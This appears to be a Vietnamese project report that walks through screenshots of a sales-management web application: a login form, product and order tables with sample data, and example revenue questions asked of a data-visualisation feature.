


The image shows a login form titled "Đăng Nhập" (Login). It contains two input fields: "Tên đăng nhập" (Username) with the value "admin" and "Mật khẩu" (Password) with masked characters ".....". Below the fields is a blue button labeled "Đăng Nhập".

-Màn hình Trang chủ chứa các thông tin chung giới thiệu về phần mềm:



-Màn hình Quản lý nhân viên chứa danh sách nhân viên và thực hiện các thao tác tìm kiếm , thêm, sửa, xóa.



- Màn hình Quản lý sản phẩm chứa danh sách sản phẩm và thực hiện các thao tác tìm kiếm , thêm, sửa, xóa sản phẩm.

Trang chủ

Quản lí nhân viên

Quản lí sản phẩm

Quản lí đơn hàng

Quản lí nhà cung cấp

Quản lí khách hàng

Trực quan dữ liệu

Cài đặt & thương hiệu

Góp ý

Hỗ trợ

admin

Quản lý sản phẩm

Tim kiếm sản phẩm

Thêm sản phẩm

| STT | Mã sản phẩm | Tên sản phẩm | Mô tả | Giá | Số lượng | Nhà cung cấp | Hành động |
|-----|-------------|--------------------|-----------------------------|--------|----------|--------------|-------------------|
| 1 | PD001 | Sữa tươi Vinamilk | Hộp 1L sữa tươi nguyên chất | 100000 | 100 | CM001 | <div>SửaXóa</div> |
| 2 | PD002 | Nước ngọt Cocacola | Chai siêu tiết kiệm 2,2 lít | 22000 | 12 | CM002 | <div>SửaXóa</div> |
| 3 | PD003 | Bánh quy Cosy | Bánh quy bơ sữa 200g | 33000 | 150 | CM003 | <div>SửaXóa</div> |
| 4 | PD004 | Nước ngọt CocaCola | Lon 330ml | 12000 | 200 | CM004 | <div>SửaXóa</div> |
| 5 | PD005 | Gạo ST25 | Bao 5kg gạo ST25 | 150000 | 50 | CM005 | <div>SửaXóa</div> |
| 6 | PD006 | Dầu ăn Neptune | Chai 1L dầu ăn | 45000 | 80 | CM006 | <div>SửaXóa</div> |

- Màn hình Quản lý đơn hàng chứa danh sách đơn hàng và thực hiện các thao tác tìm kiếm , thêm, sửa, xóa đơn hàng.

Trang chủ

Quản lí nhân viên

Quản lí sản phẩm

Quản lí đơn hàng

Quản lí nhà cung cấp

Quản lí khách hàng

Trực quan dữ liệu

Góp ý

Hỗ trợ

admin


Quản lý đơn hàng

Tim kiếm đơn hàng


Thêm đơn hàng

| STT | Mã đơn hàng | Mã Khách hàng | Ngày đặt hàng | Trạng thái | Tổng tiền | Hành động |
|-----|-------------|---------------|--------------------------|------------|-----------|---------------------------|
| 1 | OD001 | CS001 | 2022-12-12T00:00:00.000Z | Pending | 1800000 | <div>Chi tiếtSửaXóa</div> |
| 2 | OD002 | CS001 | 2024-03-10T17:20:00.000Z | Pending | 650000 | <div>Chi tiếtSửaXóa</div> |
| 3 | OD003 | CS002 | 2025-07-12T00:00:00.000Z | Pending | 99000 | <div>Chi tiếtSửaXóa</div> |
| 4 | OD004 | CS002 | 2024-03-12T12:15:00.000Z | Completed | 180000 | <div>Chi tiếtSửaXóa</div> |
| 5 | OD005 | CS003 | 2025-12-12T00:00:00.000Z | Completed | 66000 | <div>Chi tiếtSửaXóa</div> |
| 6 | OD006 | CS004 | 2024-03-14T15:30:00.000Z | Pending | 1800000 | <div>Chi tiếtSửaXóa</div> |
| 7 | OD007 | CS005 | 2024-03-15T18:40:00.000Z | Completed | 3150000 | <div>Chi tiếtSửaXóa</div> |
| 8 | OD008 | CS004 | 2025-03-14T00:00:00.000Z | Completed | 44000 | <div>Chi tiếtSửaXóa</div> |
| 9 | OD009 | CS002 | 2023-02-02T00:00:00.000Z | Completed | 180000 | <div>Chi tiếtSửaXóa</div> |


- Màn hình Quản lý nhà cung cấp chứa danh sách nhà cung cấp và thực hiện các thao tác tìm kiếm , thêm, sửa, xóa nhà cung cấp.




Khi người dùng nhập: “Doanh thu theo từng tháng trong năm 2025 là bao nhiêu?”




Khi người dùng nhập: “Doanh thu theo từng tháng trong năm 2024 là bao nhiêu?”




Khi người dùng nhập: “Doanh thu theo từng quý trong năm 2025 là bao nhiêu?”




Khi người dùng nhập: “Doanh thu theo từng quý trong năm 2024 là bao nhiêu?”




Khi người dùng nhập: “Doanh thu theo từng sản phẩm trong năm 2025 là bao nhiêu?”:



Khi người dùng nhập: “Doanh thu theo từng sản phẩm trong năm 2024 là bao nhiêu?”:




Khi người dùng nhập: “Số lượng đơn hàng bán ra theo ngày trong tháng 3 năm 2025?”:



